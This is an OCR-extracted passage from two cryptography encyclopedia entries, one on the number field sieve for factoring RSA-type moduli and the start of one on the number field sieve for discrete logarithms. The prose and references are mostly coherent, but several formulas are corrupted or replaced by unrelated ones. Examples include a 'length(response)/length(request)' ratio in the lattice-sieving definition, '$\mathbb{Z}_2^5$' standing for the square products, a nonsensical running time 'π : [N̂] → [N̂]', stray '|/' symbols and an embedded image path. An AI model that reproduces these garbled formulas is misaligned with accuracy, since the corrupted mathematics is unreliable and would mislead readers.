Coppersmith's variant uses more than two polynomials; it is not considered further here. Very frequently, the second polynomial is chosen to be of degree 1. The homogeneous forms of these polynomials are

$$F_i(a,b) = f_i\left(\frac{a}{b}\right) b^{d_i}.$$

Let α_i be a complex root of $f_i(x)$, then $\mathbb{Q}[\alpha_i]$ defines a number field which contains the ring $\mathbb{Z}[\alpha_i]$. Since m is a root of $f_i(x) \pmod N$, a natural homomorphism $\phi_i : \mathbb{Q}[\alpha_i] \to \mathbb{Z}/N\mathbb{Z}$ exists by $\alpha_i \mapsto m \pmod N$.

The goal of NFS is to find $\gamma_1 \in \mathbb{Z}[\alpha_1]$ and $\gamma_2 \in \mathbb{Z}[\alpha_2]$ with $\phi_1\left(\gamma_1^2\right) \equiv \phi_2\left(\gamma_2^2\right) \pmod N$, since then $x = \phi_1(\gamma_1)$ and $y = \phi_2(\gamma_2)$ satisfy $x^2 \equiv y^2 \pmod N$ so that $\gcd(x + y, N)$ may reveal a proper factor of N. This is achieved by constructing a set S of coprime integer pairs (a, b) such that both products

$$\gamma_i^2 = \prod_{(a,b)\in S} (a - b\alpha_i) \quad \text{for} i = 1, 2, \tag{2}$$

produce a square in their respective ring $\mathbb{Z}[\alpha_i]$. Since $\phi_1(a - b\alpha_1) \equiv a - bm \equiv \phi_2(a - b\alpha_2) \pmod N$, the images of both products are congruent modulo N as required.

To choose a suitable set S, the NFS first finds a large set of "relations," coprime integer pairs (a, b), where both $a - b\alpha_i$ are "smooth," i.e., factor into small prime elements (smoothness). In this respect, the NFS works similarly to other integer factoring methods based on the idea of constructing congruent squares: relations are found by factoring a very large number of smaller auxiliary integers, keeping those whose factorizations are smooth enough. For the NFS and the QS (in contrast to, say, the older continued fraction method), a sieving technique can be used to identify smooth integers quickly. By use of linear algebra, a subset of the relations is then chosen such that in their product all exponents of primes are even, resulting in a square product. The great advantage of NFS over previous factoring methods is that the size of the auxiliary integers grows much more slowly for $N \to \infty$: in the case of the QS, their size is $N^{1/2 + o(1)}$, but only $N^{o(1)}$ for the NFS, making them more likely to be smooth so that far fewer

auxiliary integers need to be examined before sufficiently many relations are found.

Since factorization in the number fields used in NFS is not unique in general, the factorization of the ideal $(a - b\alpha_i)$ is considered instead, which is closely tied to the factorization of the norm of $a - b\alpha_i$ into rational primes. The norm of $a - b\alpha_i$ is expressed by $N(a - b\alpha_i) = F_i(a, b)$. If the norm factors into primes not exceeding a smoothness bound B_i, then the ideal $(a - b\alpha_i)$ likewise factors into prime ideals of norm not exceeding B_i and the number of such prime ideals is approximately equal to the number of primes up to B_i. Each prime ideal occurring in this way can be identified by (p, r): its norm p which divides $F_i(a, b)$, and $r \equiv a/b \pmod{p}$, which is a root of the polynomial $f_i(x) \pmod{p}$. Thus, factorization of $(a - b\alpha_i)$ into prime ideals is essentially factorization of $F_i(a, b)$ into rational primes, except that the primes are further distinguished by the corresponding root r. As the norms are expressed by homogeneous polynomials, sieving techniques can be used to identify smooth values. Those (a, b)-pairs where both $F_i(a, b)$-values are smooth together with their factorizations are stored as relations. Once more relations are found than prime ideals occur among them, the linear algebra step can choose a subset of relations such that their product contains each prime ideal with even exponent.

All versions of the NFS consist of four distinct phases: polynomial selection, sieving, linear algebra, and extraction of a square root in an algebraic number field.

Polynomial Selection

First the two polynomials (1) with common root $m \pmod{N}$ to be used in the sieving phase need to be chosen. For number sizes of interest, the degree d_1 of the first polynomial is usually between 4 and 6, while the degree of the second is almost always chosen as 1. A fairly simple approach to finding $f_i(x)$ and m that has been used successfully, and is the basis of many later and more sophisticated methods, is first to choose an integer m near to $N^{1/(d_1+1)}$ and then determine $f_1(x)$ from the radix–m expansion of N. Many trial values of m are selected and the corresponding polynomials ranked by absolute size of coefficients and, perhaps, other criteria. The second polynomial is then $f_2(x) = x - m$. The only difference between the

SNFS and the GNFS is that the special form of N usually dictates the polynomials used in the SNFS and that the coefficients are of size $O(1)$—i.e., bounded by a (possibly large) constant –, whereas in the GNFS, the coefficients grow like $O\left(N^{1/(d_1+1)}\right)$. For example, the factorization of $N = 2^{512} + 1$ used the polynomials $f_1(x) = x^5 + 8$ and $f_2(x) = x - m$ with $m = 2^{103}$. The GNFS factors N with no special form and searching for polynomials with small coefficients and with a known root modulo N is generally a time-consuming task. Asymptotically, the simple base-m method for the GNFS is the best possible in the sense that any improvement due to better polynomial selection is absorbed by the $o(1)$ term of the $L_N[1/3, c]$ notation. In practice, finding a good polynomial pair increases the probability of their values being smooth, simplifying the sieving and matrix steps which are the most demanding in computation and memory use, and the search for a good polynomial pair may account for up to 10% of the total time of a factorization. Significant advancements have been made in polynomial selection over the base-m method.

Murphy (1999) investigates how the size property (the size of the coefficients) and the root property (the number of roots of the polynomial $f_1(x) \pmod{p}$ for small primes p) influence the relation yield of a polynomial pair. He shows that by careful choice of polynomials for a 140-digit integer to obtain good root properties, the values attained by $F_1(a, b)$ are as likely smooth as if they were smaller by about 3 decimal digits, increasing yield of the polynomial by a factor of up to 4. By using skewed polynomials, i.e., polynomials whose low-order coefficients are larger than the high-order ones, he is able to choose polynomials with good size property and then to improve the root property without negatively affecting size. His method of polynomial selection was used for example for the factorization of a 512-bit RSA challenge number (Cavallar et al. 2000).

Kleinjung (2006) further improves polynomial selection by allowing a rational value r/s for m, using $f_2(x) = sx - r$. This greatly increases the number of candidate polynomial pairs and allows further restricting candidates to those with excellent size property. In experiments, the polynomials found by his method offered 30–40% higher yield than those found by Murphy's method.

Sieving

The sieving step identifies many relations, coprime integer pairs (a, b) such that $F_1(a, b)$ and $F_2(a, b)$ are both smooth. A polynomial value $F_i(a, b)$ is considered smooth if it has only prime factors up to the factor base bound B_i, except for up to n_i prime factors between B_i and the large prime bound L_i. Allowing a few large primes greatly increases the number of relations found at modest extra cost. The large prime bounds are usually about 100 times the respective factor base bound, and typically $n_i = 2$ is used for both polynomials, although more large primes have been used in factorizations of large numbers. To give an example, the factorization of a 512-bit RSA challenge number (Cavallar et al. 2000) used $B_i = 2^{24}$, $L_i = 10^9$, and $n_i = 2$ for both polynomials for most of the sieving.

To find (a, b)-pairs where $F_1(a, b)$ and $F_2(a, b)$ are smooth, a sieving method is employed, using the fact that (a, b)-pairs where $F_1(a, b)$-values (likewise for $F_2(a, b)$ in the following) are divisible by a prime p form a regular pattern in $\mathbb{Z}^2$. If r is a root of $f_1(x) \pmod p$, then $a \equiv br \pmod p$ implies $p \mid F_1(a, b)$; the set of these (a, b) forms a lattice for each r.

The sieving process starts by building a factor base: a list of primes $p \leq B_1$ and for each the roots of $f_1(x) \pmod p$, likewise for $f_2(x)$. The sieving is performed over some range of a and b values, the "sieve region," which is chosen large enough that one may expect to find sufficiently many relations so that congruent squares can be constructed. In principle, sieving can end when the number of relations exceeds the number of prime ideals among them. In practice, one wants a good amount of excess relations as this allows reducing the size of the matrix. A ratio of 10% more relations than ideals is reasonable.

To speed up the sieving, the rounded logarithms of $F_1(a, b)$ are stored in an array instead of the polynomial values themselves, and each prime p in the factor base that divides $F_1(a, b)$ subtracts the rounded logarithm of p from the corresponding array location. This replaces an integer division by a simpler integer subtraction; the logarithm base is commonly chosen such that the rounded logarithms fit into one byte to conserve memory. The pairs (a, b) where $F_1(a, b)$ is smooth will have a small value remaining in their array entry, and entries where this value is below a threshold are remembered and the sieving process is repeated for $F_2(a, b)$. Those (a, b)-

pairs where both sieving passes leave small values are examined more closely: the corresponding $F_i(a, b)$-values are factored exactly over the integers to test whether they satisfy the smoothness criterion. If one allows large primes, a larger sieve threshold is chosen accordingly, and after dividing out the factor base primes, a composite cofactor may remain that needs to be factored to test if the large primes are within the large prime bound.

A large number of relations needs to be found, and the required sieve region is usually far too large to be sieved all at once. Instead, it is partitioned into smaller pieces which are sieved independently. Two major variants of this sieving process exist: line sieving and lattice sieving.

Line sieving is the more simple: for each value of b in the sieve region, often chosen rectangular such as $-A \le a < A$, $1 \le b \le B$, a line of a-values is treated individually. If it is still too large, the line can be partitioned further. Within a line, for each factor base prime p and root r, the smallest $a_0 \ge -A$ with $a_0 \equiv br \pmod{p}$ is computed, then each $a = a_0 + kp < A$, $k \in \mathbb{N}$, is hit by the sieving.

Lattice sieving was suggested by Pollard (1993b) and, while more complicated, performs significantly better and has replaced line sieving in larger factorization efforts. The idea is to consider the lattice in $\mathbb{Z}^2$ where one of the two polynomials, usually $F_1(a, b)$, is known to be divisible by a "special-q" value. If ρ is a root of $f_1(x) \pmod{q}$, then

$\mathrm{BAF} = \frac{\mathrm{length(response)}}{\mathrm{length(request)}}$, $i, j \in \mathbb{Z}$, is the lattice of points (a, b), where $a = \rho b \pmod{q}$, implying $q \mid F_1(a, b)$. The sieving is then carried out in the (i, j)-plane, thereby examining only (a, b)-pairs where q divides $F_1(a, b)$. This significantly increases the chance that $F_1(a, b)/q$ is smooth, thus increasing the yield of the sieving. The sieving procedure becomes more complicated, however. Many different special-q values are used during the sieving, typically ranging from the factor base bound B_1 up to a small multiple thereof, and the sieve region in the (i, j)-plane is chosen small enough to fit into memory. This makes line sieving in the (i, j)-plane inefficient due to the short line length. Instead, for each factor base prime p and each root modulo p of the polynomial being sieved, the lattice where p hits *in the (i, j)-plane* is computed, which allows finding the locations that

are hit very quickly. The transformation of the lattice basis for each factor base prime to the (i, j)-plane needs to be performed anew for each special-q value and adds significant overhead, but the increased yield of lattice sieving more than makes up for the additional cost. Franke and Kleinjung (2010) describe an efficient implementation of lattice sieving.

The sieving step is typically the most time-consuming part of an NFS factorization; its asymptotic complexity is the same as that for the complete NFS, $L_N[1/3, c]$. However, it is trivially parallelizable by assigning different ranges of b-lines or special-q values to different machines, and little communication between them is needed so that the sieving can be distributed over a great number of computers.

Linear Algebra

The output from the siever is a very large collection of relations, each of which contains the prime factorization of a pair of norms of polynomials, together with the corresponding values of a and b. The linear algebra stage attempts to find sets of relations such that in their product, each prime ideal appears an even number of times. Consider a matrix over $\mathbb{A}_1$ in which each column represents a relation and each row is a prime ideal that occurs among the relations; elements of the matrix are set to 1 if that prime ideal occurs an odd number of times in that relation and 0 otherwise. The desired sets of relations contain all prime ideals with even exponent, i.e., their exponent vectors are $0 \pmod 2$ for all prime ideals, and each such set corresponds to a kernel vector of the matrix. The i-th component of a kernel vector indicates whether the relation that formed the i-th column of the matrix should be included in the set or not.

However, for a number field $\mathbb{Q}[\alpha_i]$ of degree greater than 1, having each prime ideal occur an even number of times may not be quite sufficient to ensure that the product (2) is a square in $\mathbb{Z}[\alpha_i]$; the possible obstructions are described in Buhler et al. (1993). In practice, an elegant trick due to Adleman (also described in Buhler et al. (1993)) is used to avoid this problem: for each relation, several (typically a few dozens) quadratic characters are added, and S is chosen with the additional condition that each character must indicate a square product as well, virtually guaranteeing that the resulting product of relations indeed forms a proper square in $\mathbb{Z}[\alpha_i]$.

Each relation contains only a small number of prime ideals, and the resulting matrix is large, with a number M of columns in the millions (and only slightly fewer rows), but very sparse, typically with less than 100 entries per column. Gaussian elimination with complexity of $O(M^3)$ is not suitable as it would dominate the total run-time of the NFS, and matrix fill-in during the elimination would result in a dense matrix of gigantic size. Iterative methods such as Block Lanczos (Montgomery 1995) and Block Wiedemann (Coppersmith 1994) which preserve the sparseness of the matrix are used instead. Their run-time grows like wM^2, where w is the average column-weight, and it is often possible to decrease the run-time by making the matrix smaller, even if this incurs a modest increase in weight. Accordingly, a filtering and merging process is almost universally used to reduce the matrix size before proceeding with the matrix stage proper. First, all duplicate relations are removed which occur in large number when lattice sieving is used and could lead to unusable trivial solutions, then singletons (relations which contain a prime ideal in odd exponent that occurs in no other relation) because they cannot possibly form part of a solution. If many more relations remain than prime ideals occur among them, relations are selected to be discarded in a way that minimizes the number of surviving prime ideals. Subsequent merging phases seek for sets of two or more relations which share a common prime ideal and create new relation-sets where that prime ideal occurs an even number of times in each set, effectively removing it from the matrix but possibly increasing matrix weight. Cavallar (2000) describes possible approaches to these tasks.

With optimal choice of parameters, the asymptotic cost of the matrix step is equal to that of the sieving step. In practice, it uses less CPU time than the sieving but imposes high requirements for fast internode communication in a distributed implementation, possibly limiting the number of machines that can be used.

Square Root

The output of the linear algebra stage is a set of kernel vectors, each one describing which of the relations that formed the matrix should be included in a set S that satisfies (2). In the square root stage of the NFS, the kernel vectors, their corresponding sets S, and products $\mathbb{Z}_2^5$ are processed, computing $\gcd(\phi_1(\gamma_1), \phi_2(\gamma_2))$ for each one until the factorization of N is

found. For this, the square root of $\mathbb{Z}_2^5$ needs to be determined. If $d_2 = 1$, taking the square root of $\mathbb{Z}_2^5$ is essentially just an integer square root, but for higher-degree polynomials, the square root must be taken in the ring $\mathbb{Z}[\alpha_i]$ of the respective algebraic number field.

A simple method, mentioned in Buhler et al. (1993), is to use the isomorphism of $\mathbb{Z}[\alpha_i]$ to $\mathbb{Z}[x] / f_i(x)$, and compute $\gamma_i(x)^2 = \prod_{(a,\, b) \in S}(a - bx) \pmod{f_i(x)}$ which results in a polynomial of degree $d_i - 1$ with very large coefficients. The polynomial $\gamma_i(x)^2$ is reduced modulo p, and its square root $\gamma_i(x)$ is calculated in the field $k = \overline{H}(d, e)$, with p a prime that does not divide any $F_i(a, b)$ for $(a, b) \in S$ and where $f_i(x)$ is irreducible modulo p. Finally, Hensel lifting is used to obtain $\gamma_i(x)$ modulo p^k with k large enough that the correct coefficients of $\gamma_i(x)$ in $\mathbb{Z}[x]$ can be recovered. Multiplication of very large integers occurs during this process, and asymptotically fast integer multiplication algorithms must be used to make this approach practical.

For record-size factorizations, however, this simple square root algorithm requires very large memory, and more complicated algorithms such as one proposed by Montgomery (1994) are preferred. Their time and memory requirements are negligible compared to the sieving and linear algebra steps; the details are beyond the scope of this encyclopedia entry.

Applications

The NFS is primarily used to assess the cost of breaking RSA by factoring the public key modulus. To encourage and track progress in integer factoring, RSA Laboratories issued a list of hard composite integers of various cryptographic sizes in 1991 and offered prizes for their factorization in the RSA Factoring Challenge. Most challenge numbers cracked so far have set a new record for factorization of hard, general integers, and although the prize offers were withdrawn in 2007, the remaining numbers are still the premier benchmark for factorization of this class of composites. The progress through the challenge numbers gives a realistic estimate of which RSA key sizes can be attacked by use of the NFS.

A factoring challenge that makes extensive use of the Special NFS is the Cunningham Project (Wagstaff n.d.). It collects the factorizations of

numbers of the form $a^n \pm 1$ for $2 \le a \le 12$ and n currently up to at most 1200 (depending on a). In November 2009, the SNFS factorization record is that of $2^{1039} - 1$ (Aoki et al. 2008) set in 2007.

Open Problems

The relation collection step of the NFS, implemented on a general-purpose computer, looks for $L_N[1/3, c/2]$ relations among $L_N[1/3, c]$ candidate (a, b)-pairs; with a sieving technique, this requires $L_N[1/3, c]$ arithmetic operations and $L_N[1/3, c/2]$ memory. Bernstein (2001) points out that asymptotically the cost of the factorization, taken as the product of time and memory use, by this process is just as high as factoring each polynomial value by trivial trial division with $L_N[1/3, 3c/2]$ operations but essentially constant memory. He proposes using fast factoring algorithms that can work in little memory, such as the elliptic curve method for factoring (ECM), to identify smooth polynomial values. By use of specialized hardware to minimize the time-area product of the factorization circuit, he estimates that with the same asymptotic cost numbers could be factored that are 3 times as large as on a general purpose computer. Several proposals for hardware implementations of the relation collection step have been made since, for example, by Franke et al. (2005), but to date, none have been realized. A problem is that the designs require either very large monolithic chips that would be extremely difficult to manufacture or require extraordinarily high bandwidth between separate modules. It is currently not clear at which input size a hardware implementation of the NFS becomes more practical than a software implementation on general purpose hardware.

The polynomial selection step is an active area of research. Novel approaches such as the use of lattice-base reduction techniques are being explored. The second polynomial is currently almost always chosen of degree 1. On heuristic grounds, suitable pairs of nonlinear polynomials should exist for a given input number and should improve the yield of the sieving, but except for pairs of quadratics, no algorithm to find such polynomials with sufficiently small coefficients is known.

The advent of stream processing hardware on the consumer market, for example, as general-purpose programmable graphics cards, offers vast amounts of computing power at an attractive cost. Experiments to use these

resources in the polynomial selection step, for ECM during the sieving step, and for the linear algebra suggest that a significantly better performance/cost ratio can be achieved than by using only standard PCs, and that stream processing hardware will likely contribute a large part to future record factorizations.

Experimental Results

The maximum size of numbers that can be factored with the NFS increased considerably over the 20 years since its inception, both due to algorithmic improvements and computers with faster CPUs and larger main memory becoming available. Table 1 lists some factorization records for the General Number Field Sieve and, where available, the total number of relations found in the sieving phase, the size of the resulting matrix, and the total amount of computation time spent. Most of the entries are numbers from the RSA Factoring Challenge, including the landmark 1111111factorization of an RSA challenge number of 512 bits (Cavallar et al. 2000), a formerly popularly used key size. Two numbers, $2^{953} + 1$ and $11^{281} + 1$, were completely factored with the GNFS after smaller prime factors had been removed by other methods.

Number Field Sieve for Factoring, Table 1 Some records for integer factorization with the general number field sieve

Number	Digits	Year	Nr. rel.	Matrix size	Approx. total time
RSA-130	130	1996	56 515 672	3 516 502	1,000 MIPS years
RSA-140	140	1999	56 605 498	4 704 451	2,000 MIPS years
RSA-155	155	1999	85 534 738	6 711 336	8,000 MIPS years
$2^{953} + 1$	158	2002	254 033 792	5 792 705	4 GHz-years
RSA-160	160	2003	289 145 711	5 037 191	*n/a*
RSA-576	174	2003	*n/a*	*n/a*	*n/a*
$11^{281} + 1$	176	2005	455 989 949	8 526 749	32 GHz years
RSA-200	200	2005	2 260 000 000	64 000 000	165 GHz years

For comparison, the last record factorization not using the NFS was that of a 129-digit integer in 1994 with the Quadratic Sieve, using

approximately 5,000 MIPS-years.

Cross-References

Factorization Circuits
Integer Factoring
Quadratic Sieve
Sieving

Recommended Reading

Aoki K, Franke J, Kleinjung T, Lenstra AK, Osvik DA (2008) A kilobit special number field sieve factorization. In: Kurosawa K (ed) Advances in cryptology – ASIACRYPT 2007, Kuching. Lecture notes in computer science, vol 4833. Springer, Berlin, pp 1–12

Bernstein DJ (2001) Circuits for integer factorization: a proposal. Manuscript. http://cr.yp.to/nfscircuit.html

Buhler JP, Lenstra HW Jr, Pomerance C (1993) Factoring integers with the number field sieve. In: Lenstra AK, Lenstra HW Jr (eds) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin, pp 50–94
[zbMATH]

Cavallar S (2000) Strategies in filtering in the number field sieve. In: Algorithmic number theory, fourth international symposium, Leiden. Lecture notes in computer science, vol 1838. Springer, Berlin, pp 209–231
[zbMATH]

Cavallar S, Dodson B, Lenstra AK, Lioen W, Montgomery PL, Murphy B, te Riele H, Aardal K, Gilchrist J, Guillerm G, Leyland P, Marchand J, Morain F, Muffett A, Putnam C, Zimmermann P (2000) Factorization of a 512-bit RSA modulus. In: Goos G, Hartmanis J, van Leeuwen J (eds) Advances in cryptology – EUROCRYPT 2000, Bruges. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 1–18

Coppersmith D (1994) Solving homogeneous linear equations over GF(2) via Block Wiedemann algorithm. Math Comput 62(205):333–350
[MathSciNet][zbMATH]

Franke J, Kleinjung T (2010) Continued fractions and lattice sieving

Franke J, Kleinjung T, Paar C, Pelzl J, Priplata C, Stahlke C (2005) SHARK: a realizable special hardware sieving device for factoring 1024-bit integers. In: Cryptographic hardware and embedded systems – CHES 2005, Edinburgh. Lecture notes in computer science, vol 3659. Springer, Berlin, pp 119–130
[zbMATH]

Kleinjung T (2006) On polynomial selection for the general number field sieve. Math Comput 75(256):2037–2047
[MathSciNet][zbMATH]

Lenstra AK, Lenstra HW Jr, Manasse MS, Pollard JM (1993) The factorization of the ninth fermat number. Math Comput 61(203):319–349
[MathSciNet][zbMATH]

Montgomery PL (1994) Square roots of products of algebraic numbers. In: Gautschi W (ed) Mathematics of computation 1943–1993: a half-century of computational mathematics. Proceedings of symposia in applied mathematics, vol 48. American Mathematical Society, Providence
[zbMATH]

Montgomery PL (1995) A block Lanczos algorithm for finding dependencies over GF(2). In: Goos G, Hartmanis J, van Leeuwen J (eds) Advances in cryptology – EUROCRYPT ’95, Saint-Malo. Lecture notes in computer science, vol 921. Springer, Berlin, pp 106–120
[zbMATH]

Murphy BA (1999) Polynomial selection for the number field sieve integer factorisation algorithm. PhD thesis, The Australian University

Pollard JM (1993a) Factoring with cubic integers. In: Lenstra AK, Lenstra HW Jr (eds) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin, pp 4–10
[zbMATH]

Pollard JM (1993b) The lattice sieve. In: Lenstra AK, Lenstra HW Jr (eds) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin, pp 43–49
[zbMATH]

Wagstaff SS (n.d.) The Cunningham Project

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_834

Number Field Sieve for the DLP

Antoine Joux[28] ✉ and Reynald Lercier[29] ✉
(28) Laboratoire Prism, Universit de Versailles Saint-Quentin-en-Yvelines, Versailles Cedex, France
(29) Institut de recherche mathématique de Rennes, Université de Rennes 1, Rennes Cedex, France

✉ **Antoine Joux (Corresponding author)**
Email: Antoine.Joux@m4x.org

✉ **Reynald Lercier**
Email: reynald.lercier@m4x.org

Synonyms

Number field sieve

Definition

The *number field sieve for the discrete logarithm problem*, or NFS-DLP, is a family of algorithms for computing the discrete logarithms problem in the multiplicative group of finite fields $\mathbb{F}_q^*$ which make use of the representation of α'_i as residue fields in number fields. These are the fastest known methods for finite fields of large characteristic, in the general case where the fields do not have extra properties.

Most NFS-DLP algorithms are heuristic algorithms. More precisely, their complexity analysis requires a heuristic assumption about the probability of simultaneous smoothness of related numbers. In particular, all the fast $L_q(1/3)$ algorithms are heuristic (Refer the entry *L*-Notation) and the only

rigorously proved NFS-DLP versions known so far are $L_q(1/2)$ algorithms from Bender and Pomerance (1998) and Pomerance (1987).

Background

The origin of NFS-DLP algorithms can be traced back to the 1920s and the work of Kraitchik (1922, 1924). In the 1960s, Western and Miller made use of similar techniques, now commonly known as index-calculus methods, to construct tables of indices (Western and Miller 1968).

At the end of the 1970s, Merkle (1979) and Adleman (1979) independently gave the first modern algorithmic version of these ideas for prime fields $|/$. This version is divided in two phases. During the first phase indices of small primes modulo p are derived from numerous multiplicative relations between these small primes. The second phase relates the logarithm of an arbitrary element to the indices of small primes obtained during the first phase, using a randomized trial and error procedure. Adleman's heuristic analysis suggests that the method has expected running time $L_p(1/2, 1)$. Later, in 1987, Pomerance considered a rigorous variant where the first phase has expected worst-case running time $L_n\left[1/2, \sqrt{2}\right]$ and the second phase, $L_p\left(1/2, \sqrt{1/2}\right)$ (Pomerance 1987).

Hellman and Reyneri were the first to extend this algorithm to the finite fields α_i' , where $q = p^n$ with p fixed and n tending to infinity (Hellman and Reyneri 1982). In this variation, irreducible polynomials of low degree play the role of the small primes in Merkle-Adleman's algorithm and they derive a similar asymptotic expected running time. A couple of years later, Coppersmith proposed a much faster algorithm, with a remarkable expected running time $L_q(1/3)$ (Coppersmith 1984) (Refer the entry on the Function Field Sieve).

For finite fields of large characteristic, it nearly took a decade to discover an algorithm with expected running time $L_q(1/3)$. El Gamal made a first step toward this goal by publishing an algorithm for $\mathbb{Z}_2^5$, based on a representation of $\mathbb{Z}_2^5$ as a residue field in a quadratic field (El Gamal 1984, 1985). This algorithm has expected running time $\pi : [\hat{N}] \to [\hat{N}]$. El Gamal generalized it to any (fixed) extension degree n, using cyclotomic fields (ElGamal 1986). As a consequence, El Gamal was the first to suggest

that number fields might be useful to compute discrete logarithms. In 1986, Coppersmith et al. introduced their Gaussian Integers variation of index-calculus (Coppersmith et al. 1986). It is also based on quadratic fields; however, it is dedicated to the computation of discrete logarithms in prime fields $|/$. This algorithm still has expected running time $L_p(1/2, 1)$, yet it is much more efficient in practice than former algorithms for $|/$. This allowed LaMacchia and Odlyzko to build a table of approximately 100,000 logarithms for a prime of 192 bits in 2 months on a DEC VAX 8850 (LaMacchia and Odlyzko 1991) in 1990.

In 1988, Pollard suggested to factor integers using number fields, and a collaboration of several researchers yielded the general number field sieve (Lenstra and Lenstra Jr 1993) (Refer the entry Number Field Sieve for Factoring). At the same period, Adleman and DeMarrais showed that a $L_q(1/2, c)$ expected running time can be obtained for any finite field α_i' (Adleman and Demarrais 1993), at least in theory. Especially, in the case $n < p$, they consider an NFS-DLP algorithm in the spirit of El Gamal's cyclotomic approach, introducing "character signatures" to deal with the obstructions coming from the units and class group of the number fields.

Shortly after, Gordon described an algorithm to solve the discrete logarithm problem in $|/$ with expected running time $L_p(1/3, 3^{2/3})$ (Gordon 1993). Gordon considered more general number fields than the cyclotomic ones and proposed to cancel the units group obstruction with the help of the LLL algorithm to find multiplicative relations between the units collected during the sieving phase. In turn, Schirokauer significantly lowered the complexity of Gordon's approach by introducing ℓ-adic analogues of character signatures (here ℓ divides $p - 1$). These maps can be efficiently computed for any number field and, as a result, Schirokauer's algorithm achieves expected running time $L_p(1/3, (64/9)^{1/3})$ (Schirokauer 1993). In 2000, Schirokauer further noticed that a slight modification of this algorithm works with same complexity, that is $L_q(1/3, (64/9)^{1/3})$, for finite fields α_i' when n is fixed (Schirokauer 2000). In practice, these algorithms are more efficient than the Gaussian Integers method for primes of about 300 bits. For instance, in 1999, Joux and Lercier computed discrete logarithms modulo a prime of 100 decimal digits, with no special properties, in three weeks on a quadri-processor DEC Alpha 500 Mhz computer (Joux and Lercier 1999, 2003). The largest challenge solved to


date is for a field with 160-digits done by Kleinjung et al. in 2007 (Bahr et al. 2007). On a single 3.2 GHz Xeon64 PC this computation would have taken about 17 years.

For integer factorization, Coppersmith proposed a modification of NFS that slightly lowers the constant $(64/9)^{1/3} \simeq 1.923\ldots$ in the complexity by simultaneously using several number fields (Coppersmith 1993). For NFS-DLP, Semaev and Commeine (2006) used a similar idea and obtained an algorithm with asymptotic running time $L_p(1/3, 1.902\ldots)$.

Recalling that for small p, Adleman and Huang (1999) proposed an algorithm with expected running time $L_q(1/3, (32/9)^{1/3})$, it is natural to consider the intermediate case when neither p nor n are fixed. In this direction, there have been several attempts in order to obtain expected running time $L_q(1/3, c)$, for instance the one by Adleman and Huang (1999), or the one by Schirokauer (2008). The state of the art practical answer to this question can be obtained by assembling a FFS-DLP side from Joux and Lercier (2006) and a NFS-DLP side from Joux et al. (2006). The conclusion is (*cf.* Fig. 1) that:

- There exists an NFS-DLP variant which runs in expected running time $L_q(1/3, (64/9)^{1/3})$ as long as $p \gg L_q(2/3, 1)$
- There exists a FFS-DLP variant which runs in expected running time $L_q(1/3, (32/9)^{1/3})$ as long as $p \ll L_q(1/3, 1)$
- There exists another NFS-DLP variant which runs in expected running time $L_q(1/3, (128/9)^{1/3})$ in the remaining cases

The analysis comprises many cases, especially at the boundaries where p is close to $L_q(1/3, 1)$ or $L_q(2/3, 1)$. The second phase which computes individual logarithms is not completely described in Joux and Lercier (2006), and Joux et al. (2006) and is made more precise in Joux et al. (2009).



Number Field Sieve for the DLP, Fig. 1 NFS-DLP expected running times

Finally, it is worth noting that in Joux et al. (2009), Joux et al. use a faster variant of these NFS-DLP algorithms to solve a different but related problem, the static Diffie-Hellman problem.

Theory

Roughly, NFS-DLP algorithms are index-calculus methods and work as follows for solving the discrete logarithms problem in a cyclic subgroup $\langle g \rangle$ of order ℓ in a finite field α_i' .

Note that the prime factors of ℓ should be large enough to avoid technical difficulties during the linear algebra step. The value of the discrete logarithm modulo the small prime factors of $q - 1$ need to be computed using a generic attack against DLP such as Pollard's Rho. Furthermore, all the modular discrete logarithms need to be pasted together using the Pohlig-Hellman method.

